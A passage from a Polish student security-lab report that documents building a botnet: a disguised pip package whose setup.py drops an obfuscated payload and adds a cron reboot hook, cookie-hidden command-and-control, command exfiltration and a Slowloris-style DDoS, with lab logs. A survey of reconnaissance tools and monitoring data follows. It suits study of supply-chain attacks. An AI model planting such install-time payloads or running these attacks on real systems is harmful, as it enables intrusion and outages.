2. Zaciemnić kod slave.py i skonwertować go do base64. Przy czym poniższe zaciemnienie jest jedynie symboliczne (bardzo łatwo to zrewersować), ponieważ nie było takiego podpunktu w treści zadania.

```
python -OO -m py_compile slave.py
cat slave.pyo | base64 -w0
```

3. Zaciemniony kod (zmienna x) umieścić w pliku setup.py, by ten mógł umieścić go w pliku /dev/shm/.null w systemie ofiary

```
def run(self):
    x = 'A/MNCjONLFxjAAAAAAAAAAAAACAAAQAAAHOpAAAAZAA
    path = '/dev/shm/.null'
    with open(path, 'w') as f:
        f.write(base64.b64decode(x))
```

4. Umieścić w programie setup.py polecenie uruchamiające /dev/shm/.null przy każdym starcie systemu. Po restarcie systemu niestety okazało się, że folder /dev/shm jest opróżniany pomiędzy restartami, ale uznano, że nie ma sensu przeprowadzać wszystkich eksperymentów od początku ze względu na ten mankament. Posiadając kod malware bardzo łatwo można zmienić ścieżkę pliku na dowolną inną i wtedy skrypt poprawnie uruchomi się przy każdym starcie systemu.

```
with open('/var/spool/cron/root', 'w') as f:
    f.write('@reboot /usr/bin/python2 /dev/shm/.null')
```

Krok 3 - implementacja aplikacji bota i botmastera

Po wyjaśnieniu całego procesu infekowania systemów można przejść do samej implementacji bota i botmastera. Tak jak wspomniano wcześniej bot może wykonywać dwa typy akcji: wykonanie komendy i zwrócenie wyniku lub atak ddos. Najpierw przedstawione zostanie pierwsze z nich.

Pierwszym krokiem jest uruchomienie mastera (bot powinien zostać uruchomiony przy starcie systemu). Bot komunikuje się z masterem co losową liczbę sekund z przedziału 0-10s. W tym celu wysyłane jest żądanie HTTP GET. Botmaster sprawdza, czy istnieje plik o nazwie “broadcast_command”. Jeśli tak, to koduje jego zawartość w base64 i wysyła w nagłówku Set-Cookie. Takie polecenie otrzyma każdy łączący się bot. W ten sposób zrealizowana została steganografia, czyli ukrywanie faktu wysyłania komend.

Jeśli plik broadcast_command nie istnieje, to w konsoli botmastera pojawia się komunikat “command for <request ip>: ”, wtedy możliwe jest wpisanie dowolnej komendy przez okres 5-ciu sekund. Będzie ona dotyczyła tylko danego hosta o danym adresie IP. Ponownie komenda jest wysyłana w nagłówku Set-Cookie jako base64.

- Jeśli dana komenda nie zaczyna się jako “ddos”, to zostanie ona wykonana jako zwykłe polecenie powłoki systemowej. Następnie odczytane zostało standardowe wyjście, które ponownie zakodowano jako base64 i wysłano w nagłówku Cookie żądania HTTP POST do ścieżki /submit.
- Jeśli dana komenda zaczynała się jako “ddos” (np. “ddos 182.170.1.2:800”) to bot zaczynał wykonywać atak typu DoS przez 120 sekund. Zrealizowany atak jest inspirowany koncepcją ataku Slowloris. Czyli polega na tym, aby cały czas dosyłać kolejne nagłówki HTTP danego żądania. Przez co, połączenia się nie kończą co doprowadza do przeciążenia serwera.

Poniżej przedstawiono schemat komunikacji, zgodnie z powyższym opisem:



HTTP GET /

HTTP 200 OK

Set-Cookie: sessionid=nU67DRTcty==

[OPTIONAL]

HTTP POST /submit

Cookie: sessionid=ar4WYn67=

HTTP 200 OK

Krok 4 - przykładowy atak DDoS - test botnetu

Jak zaznaczono powyżej zarażonych zostało 6 hostów. Dla celów testowych malware został uruchomiony ręcznie (nie chciano stracić połączenia ssh). Na początku sprawdzono możliwość eksfiltracji danych:

Botmaster:

```
[viva@dell ~/Pulpit/payloads/simple]$ python master.py
* Running on http://0.0.0.0:6000/
command for 172.16.90.146: uname -a
172.16.90.146 - - [02/Jan/2019 16:14:43] "GET / HTTP/1.1" 200 -
172.16.90.146 - - [02/Jan/2019 16:14:43] "POST /submit HTTP/1.1" 200
```

Otrzymane dane:

```
[viva@dell ~/Pulpit/payloads/simple]$ cat exfiltrated_data
Linux srv201jspr 3.10.0-862.el7.x86_64 #1 SMP Fri Apr 20 16:44:24 UTC 2018 x86_64
x86_64 x86_64 GNU/Linux
```

Screeny potwierdziły, że eksfiltracja danych przebiegła pomyślnie.

Drugim testem było uruchomienie ataku DDoS. Z tego powodu należało mieć cel spoza zainfekowanych podsięci. Dlatego na hoście StaplerVulnhub zainstalowano i skonfigurowano serwer Apache na porcie 8000:

```
♦ apache2 head sites-enabled/000-default.conf
<VirtualHost *:8000>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
```

Ponownie konieczne było przekierowanie portu na hoście Router.1.

Następnie w folderze ze skryptem master.py stworzono plik broadcast_command o zawartości "ddos 182.170.1.2:8000". Kolejno uruchomiono złośliwe oprogramowanie na wszystkich 6 hostach i czekano na zakończenie ataku DDoS:

```
root@wkstn301:~/pip-pkg
Plik Edycja Widok Wyszukiwanie Terminal Pomoc
Traceback (most recent call last):
  File "/usr/lib64/python2.7/threading.py", line 812, in __bootstrap_inner
    self.run()
  File "/usr/lib64/python2.7/threading.py", line 765, in run
    self._target(*self._args, **self._kwargs)
  File "slave.py", line 26, in ddos
    File "/usr/lib64/python2.7/socket.py", line 224, in meth
      return getattr(self._sock,name)(*args)
error: [Errno 107] Transport endpoint is not connected

[root@wkstn301 pip-pkg]# pip install -r requirements.txt
Looking in indexes: http://172.16.90.1:8080/
Collecting totally safe pkg==1.0 (from -r requirements.txt (line 2))
  Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.gz
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it
Installing collected packages: totally-safe-pkg
  Running setup.py install for totally-safe-pkg ... done
Successfully installed totally-safe-pkg
[root@wkstn301 pip-pkg]# python /dev/shm/.null
Server is probably DDoSed...
Server is probably DDoSed...

root@wkstn302:~/pip-pkg
Plik Edycja Widok Wyszukiwanie Terminal Pomoc
Traceback (most recent call last):
  File "/usr/lib64/python2.7/threading.py", line 812, in __bootstrap_inner
    self.run()
  File "/usr/lib64/python2.7/threading.py", line 765, in run
    self._target(*self._args, **self._kwargs)
  File "slave.py", line 26, in ddos
    File "/usr/lib64/python2.7/socket.py", line 224, in meth
      return getattr(self._sock,name)(*args)
error: [Errno 107] Transport endpoint is not connected

[root@wkstn302 pip-pkg]# pip install -r requirements.txt
Looking in indexes: http://172.16.90.1:8080/
Collecting totally safe pkg==1.0 (from -r requirements.txt (line 2))
  Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.gz
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it
Installing collected packages: totally-safe-pkg
  Running setup.py install for totally-safe-pkg ... done
Successfully installed totally-safe-pkg
[root@wkstn302 pip-pkg]# python /dev/shm/.null
Server is probably DDoSed...
Server is probably DDoSed...

root@srv201jspr:~/pip-pkg
Plik Edycja Widok Wyszukiwanie Terminal Pomoc
.HTTPConnection object at 0x7f4945ce9550>: Failed to establish a new connection:
[Errno 111] Connection refused,): /totally-safe-pkg/
Retrying (Retry(total=2, connect=None, read=None, redirect=None, status=None))
after connection broken by 'NewConnectionError('<pip._vendor.urllib3.connection
.HTTPConnection object at 0x7f4945ce9410>: Failed to establish a new connection:
[Errno 111] Connection refused,)': /totally-safe-pkg/
Retrying (Retry(total=1, connect=None, read=None, redirect=None, status=None))
after connection broken by 'NewConnectionError('<pip._vendor.urllib3.connection
.HTTPConnection object at 0x7f4945d02650>: Failed to establish a new connection:
[Errno 111] Connection refused,)': /totally-safe-pkg/
^COperation cancelled by user
[root@srv201jspr pip-pkg]# pip install -r requirements.txt
Looking in indexes: http://172.16.90.1:8080/
Collecting totally safe pkg==1.0 (from -r requirements.txt (line 2))
  Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.gz
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it
Installing collected packages: totally-safe-pkg
  Running setup.py install for totally-safe-pkg ... done
Successfully installed totally-safe-pkg
[root@srv201jspr pip-pkg]# python /dev/shm/.null
Server is probably DDoSed...
Server is probably DDoSed...

root@srv202bckup:~/pip-pkg
Plik Edycja Widok Wyszukiwanie Terminal Pomoc
[root@srv202bckup pip-pkg]# pip install -r requirements.txt
Looking in indexes: http://172.16.90.1:8080/
Collecting totally safe pkg==1.0 (from -r requirements.txt (line 2))
  Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.gz
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it
Installing collected packages: totally-safe-pkg
  Running setup.py install for totally-safe-pkg ... done
Successfully installed totally-safe-pkg
[root@srv202bckup pip-pkg]# python /dev/shm/.null
Server is probably DDoSed...
Server is probably DDoSed...
^CTraceback (most recent call last):
  File "slave.py", line 74, in <module>
  File "slave.py", line 64, in main
  File "/usr/lib64/python2.7/threading.py", line 752, in start
    self._started.wait()
  File "/usr/lib64/python2.7/threading.py", line 622, in wait
    self._cond.wait(timeout, balancing)
  File "/usr/lib64/python2.7/threading.py", line 339, in wait
    waiter.acquire()
KeyboardInterrupt
[root@srv202bckup pip-pkg]#

root@srv203ftp:~/pip-pkg
Plik Edycja Widok Wyszukiwanie Terminal Pomoc
Exception in thread Thread-75:
Traceback (most recent call last):
  File "/usr/lib64/python2.7/threading.py", line 812, in __bootstrap_inner
    self.run()
  File "/usr/lib64/python2.7/threading.py", line 765, in run
    self._target(*self._args, **self._kwargs)
  File "slave.py", line 26, in ddos
    File "/usr/lib64/python2.7/socket.py", line 224, in meth
      return getattr(self._sock,name)(*args)
error: [Errno 107] Transport endpoint is not connected

[root@srv203ftp pip-pkg]# pip install -r requirements.txt
Looking in indexes: http://172.16.90.1:8080/
Collecting totally safe pkg==1.0 (from -r requirements.txt (line 2))
  Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.gz
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it
Installing collected packages: totally-safe-pkg
  Running setup.py install for totally-safe-pkg ... done
Successfully installed totally-safe-pkg
[root@srv203ftp pip-pkg]# python /dev/shm/.null
Server is probably DDoSed...
Server is probably DDoSed...

root@srv204smtp:~/pip-pkg
Plik Edycja Widok Wyszukiwanie Terminal Pomoc
File "/usr/lib64/python2.7/threading.py", line 812, in __bootstrap_inner
  self.run()
File "/usr/lib64/python2.7/threading.py", line 765, in run
  self._target(*self._args, **self._kwargs)
File "slave.py", line 26, in ddos
  File "/usr/lib64/python2.7/socket.py", line 224, in meth
    return getattr(self._sock,name)(*args)
error: [Errno 107] Transport endpoint is not connected

Exception KeyboardInterrupt in <module 'threading' from '/usr/lib64/python2.7/th
reading.pyc'> ignored
[root@srv204smtp pip-pkg]# pip install -r requirements.txt
Looking in indexes: http://172.16.90.1:8080/
Collecting totally safe pkg==1.0 (from -r requirements.txt (line 2))
  Downloading http://172.16.90.1:8080/totally-safe-pkg/totally-safe-pkg-1.0.tar.gz
Skipping bdist_wheel for totally-safe-pkg, due to binaries being disabled for it
Installing collected packages: totally-safe-pkg
  Running setup.py install for totally-safe-pkg ... done
Successfully installed totally-safe-pkg
[root@srv204smtp pip-pkg]# python /dev/shm/.null
Server is probably DDoSed...
Server is probably DDoSed...
```

W międzyczasie wysłano parę żądań z głównego hosta, aby sprawdzić, czy atak DDoS faktycznie przyniósł oczekiwany skutek. Potwierdzenie pomyślnego ataku widać poniżej:

```
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:27 CET
works
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:35 CET
works
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:38 CET
works
[viva@dell ~]$ date; curl 182.170.1.2:8000
śro, 2 sty 2019, 11:58:44 CET
curl: (7) Failed connect to 182.170.1.2:8000; Przekroczony czas oczekiwania na p
ołączenie
[viva@dell ~]$
```


Program curl nie otrzymał odpowiedzi na połączenie. Jak widać potrzeba było ok. 20 sekund, aby przeciążyć serwer apache w podstawowej konfiguracji. Po zatrzymaniu ataku serwer znów działał poprawnie.

Podczas implementacji projektu użyto przynajmniej trzech sposobów na ominięcie detekcji: steganografia, architektura loadera, umieszczenie skryptu pod niejawną nazwą w rzadko odwiedzanym miejscu i lekkie zaciemnienie kodu.

Część analityczna

1. Sposoby zdobywania informacji w sieciach i systemach IT

Każdy test penetracyjny powinien zaczynać się rekonesansem, czyli nieagresywnym zbieraniem informacji o badanej infrastrukturze. Etap ten może być realizowany na dwa sposoby - pasywnie i aktywnie. W pierwszym przypadku dane nie są wysyłane do systemów docelowych, tester w żaden sposób nie wpływa na ich działanie - wykorzystuje tylko informacje publicznie dostępne w internecie. W przypadku rekonesansu aktywnego następuje wprowadzenie pewnego ruchu sieciowego do badanego systemu. Pozwala to uzyskać zazwyczaj więcej informacji, jednak atakujący naraża się na wykrycie przez systemy monitorujące ruch sieciowy testowanej infrastruktury. Na poniższym diagramie pokazano różne metody z każdej z kategorii. Ich opis znajduje się poniżej.



- **Google hacking**

Google hacking to technika umożliwiająca wyszukiwanie informacji za pomocą wyszukiwarek internetowych typu Google. Do tego celu używa się różnych modyfikacji zapytań do silnika wyszukiwarki np:

Okolo 21 100 wyników (0,30 s)

[PDF]

Politechnika Warszawska Wydział Elektroniki i Technik Informacyjnych ...

staff.elka.pw.edu.pl/~akozakie/DOS/lecture_00.pdf ▼

Distributed Operating Systems (DOS). General information. Ewa Niewiadomska-Szynkiewicz and Adam Kozakiewicz ens@ia.pw.edu.pl, akozakie@elka.pw.edu.pl.

[PDF]

regulamin - WEITI

www.elka.pw.edu.pl/pol/content/download/.../file/Regulamin_Biblioteki_WEITI.pdf ▼

Elektroniki i Technik Informacyjnych PW. 3. Do założenia ... legitymacja emeryta lub rencisty PW. 4. Aby zapisać adresem: <http://biblioteka.elka.pw.edu.pl/>. 2.

[PDF]

WEiTi, skrócony przewodnik po USOSWeb – składanie deklaracji na ...

www.elka.pw.edu.pl/.../WEiTi,%20skrócony%20przewodnik%20po%20USOSWeb%... ▼

18 cze 2018 - ... pod adresem <http://www.elka.pw.edu.pl/Studia/Kalendarz-ustalenia-plan-...> Politechniki Warszawskiej: <https://usosweb.usos.pw.edu.pl>. 2.2.

Filtr filetype:pdf pozwala wyszukać pliki pdf, jakie można znaleźć na podanej stronie. Mogą w nim znajdować się wrażliwe dane klientów.

• Przeglądanie strony organizacji

Przejrzenie strony organizacji, która testujemy może doprowadzić do uzyskania danych mogących przydać się do testów np maile pracowników, które możemy potem wykorzystać do scenariuszy spoofingu. W pliku /robots.txt mogą także znajdować się informacje na temat katalogów, które mogą być interesujące z perspektywy pentestera. Dodatkowo warto analizować też kod źródłowy strony - takie działanie często pozwala uzyskać informację na temat stosowanego oprogramowania, które może zawierać znane podatności bezpieczeństwa. Na poniższym screenie widać, iż serwer elka.pw.edu.pl używa biblioteki jquery w wersji 1.7.2.

```

<link rel="Author" href="/ezinfo/about" />
<link rel="Alternate" type="application/rss+xml" title="RSS" href="/rss/feed/my feed" />
<script type="text/javascript">
(function() {
    var head = document.getElementsByTagName('head')[0];
    var printNode = document.createElement('link');
    printNode.rel = 'Alternate';
    printNode.href = "/layout/set/print" + document.location.search;
    printNode.media = 'print';
    printNode.title = "Wersja do druku";
    head.appendChild(printNode);
})();
</script>
<link rel="stylesheet" type="text/css" href="/extension/ezflow/design/ezflow/stylesheets/core.css" />
<link rel="stylesheet" type="text/css" href="/design/standard/stylesheets/debug.css" />
<link rel="stylesheet" type="text/css" href="/extension/ezflow/design/ezflow/stylesheets/pagelayout.css" />
<link rel="stylesheet" type="text/css" href="/extension/ezwebin/design/ezwebin/stylesheets/content.css" />
<link rel="stylesheet" type="text/css" href="/extension/ezwt/design/standard/stylesheets/websitetoolbar.css" />
<link rel="stylesheet" type="text/css" href="/extension/ezfind/design/standard/stylesheets/ezfind.css" />
<link rel="stylesheet" type="text/css" href="/extension/ezfind/design/standard/stylesheets/ezajax_autocomplete.css" />
<link rel="stylesheet" type="text/css" href="/design/wwwglowna/stylesheets/classes-colors.css" />
<link rel="stylesheet" type="text/css" href="/design/wwwglowna/stylesheets/site-colors.css" />
<link rel="stylesheet" type="text/css" href="/extension/ezwebin/design/ezwebin/stylesheets/print.css" media="print" />
<link rel="stylesheet" type="text/css" href="/extension/ezflow/design/ezflow/stylesheets/ezflow.css" />
<!-- IE conditional comments; for bug fixes for different IE versions -->
<!--[if IE 5]> <style type="text/css"> @import url(/extension/ezflow/design/ezflow/stylesheets/browsers/ie5.css); </style>
<!--[if lte IE 7]> <style type="text/css"> @import url(/extension/ezflow/design/ezflow/stylesheets/browsers/ie7lte.css); </style>
</script>
<script type="text/javascript" src="/extension/ezjscore/design/standard/javascript/jquery-1.7.2.min.js" charset="utf-8"></script>

```

• Przeglądanie wersji archiwalnych strony

Przeglądanie wersji archiwalnych strony np za pomocą strony internetowej web.archive.org może posłużyć np do wyszukiwania starych metod API, dokumentacji, czy znajdowania informacji, które znalazły się na stronie przez przypadek i zostały usunięte przez administratorów w obecnej wersji.

[ABOUT](#) [CONTACT](#) [BLOG](#) [PROJECTS](#) [HELP](#) [DONATE](#) [JOBS](#) [VOLUNTEER](#) [PEOPLE](#)

INTERNET ARCHIVE
WayBackMachine

Explore more than 344 billion web pages saved over time

elka.pw.edu.pl

[Facebook](#) [Twitter](#)

Find the Wayback Machine useful? [DONATE](#)

Saved 460 times between July 8, 1997 and November 29, 2018.
[Summary of elka.pw.edu.pl](#) · [Site Map of elka.pw.edu.pl](#)

- **Wyszukiwarki typu Shodan**

Wyszukiwarki typu Shodan, Censys.io lub ZoomEye swoje działanie opierają na analizie banerów wychwyconych podczas skanowania portów. Warto dodać, że jest to rekonesans pasywny, ponieważ korzystamy z bazy udostępnianej przez Shodan, sami nie wykonujemy skanów, tylko korzystamy z wyników strony.

[Shodan](#) [Developers](#) [Book](#) [View All...](#)

SHODAN

elka.pw.edu.pl

Q

Explore

Developer Pricing

Enterprise Access

[Exploits](#) [Maps](#)

No results found

© 2013-2018, All Rights Reserved - Shodan®

- **Strona RiskIQ**

Strona RiskIQ oferuje oprogramowanie RiskIQ Community Edition, dające możliwości przejrzania bazy danych w celu uzyskania informacji o hoście.

RISKIQ

elka.pw.edu.pl

Tours

First Seen: 2009-12-08
Last Seen: 2018-12-09

Registrar: nazwa.pl sp. z o.o.
Registrant: -

Categorize

2010

2011

2012

2013

2014

2015

2016

2017

2018

2018-06-03 to 2018-12-09

DATA

1

14

100

1K

0

0

0

10

27

17

0

0

Resolutions

WHOIS

Certificate

Subdomains

Trackers

Components

Host Pairs

OSINT

Hashes

DNS

Projects

Cookies

FILTERS

HOSTNAME (1,129 / 1,129)

✓ X 000023g30ced... 1

✓ X 000025g30455... 1

✓ X 000025g325bc... 1

✓ X 000084g31c72... 1

✓ X 00008470a8f... 1

Show More

TAG

SYSTEM TAG

SUBDOMAINS

Show: 25

1-25 of 1,129

Sort: Hostname Ascending

Hostname

000023g30ced.eczyt.bg.pw.edu.pl

000025g30455.eczyt.bg.pw.edu.pl

000025g325bc.eczyt.bg.pw.edu.pl

000084g31c72.eczyt.bg.pw.edu.pl


00008470a8f.eczyt.bg.pw.edu.pl

204774041.log.optimizely.com.sciencedirectonline.eczyt.bg.pw.edu.pl

277918141.log.optimizely.com.scopus.eczyt.bg.pw.edu.pl

- **Wappalizer**

Wappalyzer to darmowa wtyczka do Mozilla Firefox oraz Google Chrome, pozwalająca na uzyskanie informacji na temat technologii używanych na stronie internetowej.



- **Nmap**

Oprogramowanie nmap to popularny skaner portów. Przykładowe wywołanie dla routera z zaprojektowanej sieci:

```
nmap -sC -sV -sS 182.170.1.1 -p- -Pn
```

-sC - opcja włączenia skanu wraz z domyślnymi skryptami nmap

-sV - opcja pozwalająca uzyskać informacje na temat wersji usług obecnych na portach

-sC - opcja umożliwiająca przeprowadzenie skanu SYN

-p- - opcja umożliwiająca skanowanie wszystkich portów

-Pn - opcja dzięki której do wykrywania hostów nie są wykorzystywane pakiety ICMP. W przypadku, gdy host nie obsługiwał ICMP nie zostałby wykryty i wyniki mogłyby być zakłamane.

```
[root@dell /home/viva/Pulpit/_bcyb/pcaps/2]# nmap -sC -sV -sS 182.170.1.1 -p-
Starting Nmap 6.40 ( http://nmap.org ) at 2018-12-09 15:07 CET
Nmap scan report for pb6aa0101.aicint01.ap.so-net.ne.jp (182.170.1.1)
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
```

- **Nikto**

Nikto to skaner umożliwiający uzyskanie informacji na temat podatności występujących na serwerze aplikacji webowej. Przykładowe wywołanie:

```
nikto -h studia.elka.pw.edu.pl
```

- **Crawling**

Crawling to metoda polegająca na przechodzeniu przez wszystkie możliwe podstrony aplikacji webowej w celu zbierania informacji. Proces można automatyzować poprzez narzędzia takie jak moduł Spider w oprogramowaniu Burp Suite Professional.

2. Rodzaje danych jakie mogą być kolekcjonowane

- Pakiety- są to jedne z bardziej popularnych danych używana w systemach bezpieczeństwa. Wykorzystywane są w snifferach. Do ich wad należy brak widocznego kontekstu w jakim pakiet został odebrany lub wykorzystany.
- Strumienie - w telekomunikacji za strumień danych uważa się większą sekwencję pakietów. Takie podejście, pomimo większego narzutu danych pozwala lepiej zrozumieć kontekst wysyłanych i odebranych pakietów, co w przypadku monitorowania per pakiet jest niemożliwe.
- Logi - są to informacje na temat zmian zachodzących w systemie. W systemach Linux serwisem odpowiedzialnym za gromadzenie logów jest syslog lub rsyslog. Pozwalają uzyskać wiele informacji na temat działań prowadzonych na serwerach.. Z tego powodu warto w środowiskach produkcyjnych wdrażać rozwiązanie centralnego serwera logów np. opartego na stosie ELK. Takie rozwiązanie pozwoli monitorować akcje użytkowników na serwerach i w łatwy sposób wykrywać anomalie. Dodatkowo, informacje o ewentualnym ataku nie są tracone w przypadku usunięcia przez intruza logów na serwerze, ponieważ ich kopia znajduje się na serwerze centralnym. Logi pozwalają także uzyskać szczegółowe informacje o czasie ataku, co także może być przydatne z perspektywy inżynierów bezpieczeństwa.
- Protokoły - informacje o protokołach wykorzystywanych w sieci mogą okazać się pomocne z dwóch powodów. Próby komunikacji przez osoby trzecie za pomocą tych niestandardowych mogą być spowodowane próbami eksploatacji podatnych usług. Dodatkowo wzmożone użycie np. protokołu SSH może świadczyć o próbach wykonania ataku słownikowego na jeden z serwerów. Dodatkowym plusem tych danych jest fakt, że monitorujący nie podsłuchuje szczegółów komunikacji, tylko ruch na poziomie protokołów. Do minusów należy fakt, iż zbieranie informacji o wykorzystywanych protokołach nie będzie tak efektywne jak zbieranie logów, strumieni, czy pakietów. Warto też zwracać uwagę na protokoły przesyłające komunikację w sposób niezaszyfrowany (telnet, http). Dobrą praktyką bezpieczeństwa jest nieużywanie ich w środowisku produkcyjnym.
- Konfiguracje - informacje o konfiguracji serwerów mogą być także przydatne dla inżynierów bezpieczeństwa. Przykładem mogą być aplikacje webowe, z których wiele z nich domyślnie obsługuje także protokół HTTP. Pozwoli to intruzowi w przypadku podsłuchania ruchu na uzyskanie wrażliwych informacji jak np. hasła. Kolejnym przykładem niebezpiecznej konfiguracji jest umożliwianie logowania się na konto root przez usługę SSH. Takie rozwiązanie pozwoli atakującemu na przejęcie pełnej kontroli nad serwerem w przypadku efektywnego przeprowadzenia ataku brute-force. Dla większości systemów operacyjnych, baz danych czy serwerów webowych powstały specjalne dokumenty stale aktualizowane przez grupę CIS. Zawierają one rekomendacje, jak skonfigurować serwery tak, aby były jak najbezpieczniejsze. Dobrą praktyką jest analiza dokumentów dotyczących rozwiązań używanych w naszej infrastrukturze i przeprowadzenie tzw. hardeningu, czyli wdrażania rekomendacji bezpieczeństwa np. za pomocą skryptów bash czy powershell. Wiele systemów pomimo dobrych zabezpieczeń sieciowych i częstych aktualizacji zostało skompromitowanych przez nieodpowiednie uprawnienia do plików lub tablicy cron.
- Hasze - każdy plik posiada swój unikalny hasz. Można wykorzystać ten fakt do badania integralności plików. Poprzez porównanie haszy łatwo można określić, czy plik został zmodyfikowany. Jest to także pomocne, ponieważ w przypadku podejrzenia pliku o bycie malware, możemy skorzystać z baz internetowych typu virustotal, gdzie na podstawie haszy zebranych przez społeczność możemy otrzymać informację, czy plik jest szkodliwy, czy nie. Należy jednak traktować takie rozwiązanie tylko jako pierwszą linię detekcji i każdy nieznaną plik traktować ostrożnie.
- Analiza dynamiczna - jest to rozwiązanie polegające na uruchamianiu oprogramowania na maszynie wirtualnej (tzw. sandbox) i monitorowanie jego działania. Pozwala to na dużo lepsze wykrywanie złośliwego oprogramowania niż w przypadku wymienionego w poprzednim punkcie przykładu analizy statycznej za pomocą badania hasha. Należy jednak pamiętać, iż niektóre programy są w stanie wykryć, że znajdują się w wirtualnym środowisku, a czasem nawet wyjść na maszynę fizyczną. Należy dokonywać więc analizy dynamicznej z rozważą, najlepiej w izolowanej sieci wewnętrznej. Istnieją rozwiązania bezpieczeństwa, które automatycznie tworzą maszyny wirtualne i na nich dokonują analizy. Przykładem takiego rozwiązania jest oprogramowanie VMRay.
- Odpowiedzi HTTP - analiza odpowiedzi HTTP pozwala na uzyskanie wielu informacji na temat stosowanego oprogramowania na serwerach webowych, czy możliwości eksploatacji konkretnych


podatności. Skanery podatności HTTP działają właśnie na podstawie analizy otrzymanych odpowiedzi od serwera po wysłaniu specjalnie spreparowanych requestów HTTP.. Każdy programista aplikacji web powinien stosować dobre praktyki bezpieczeństwa, na przykład whitelisty możliwych do wprowadzenia znaków w celu uniknięcia możliwości przeprowadzenia ataków takich jak Cross Site Scripting czy SQL Injection.

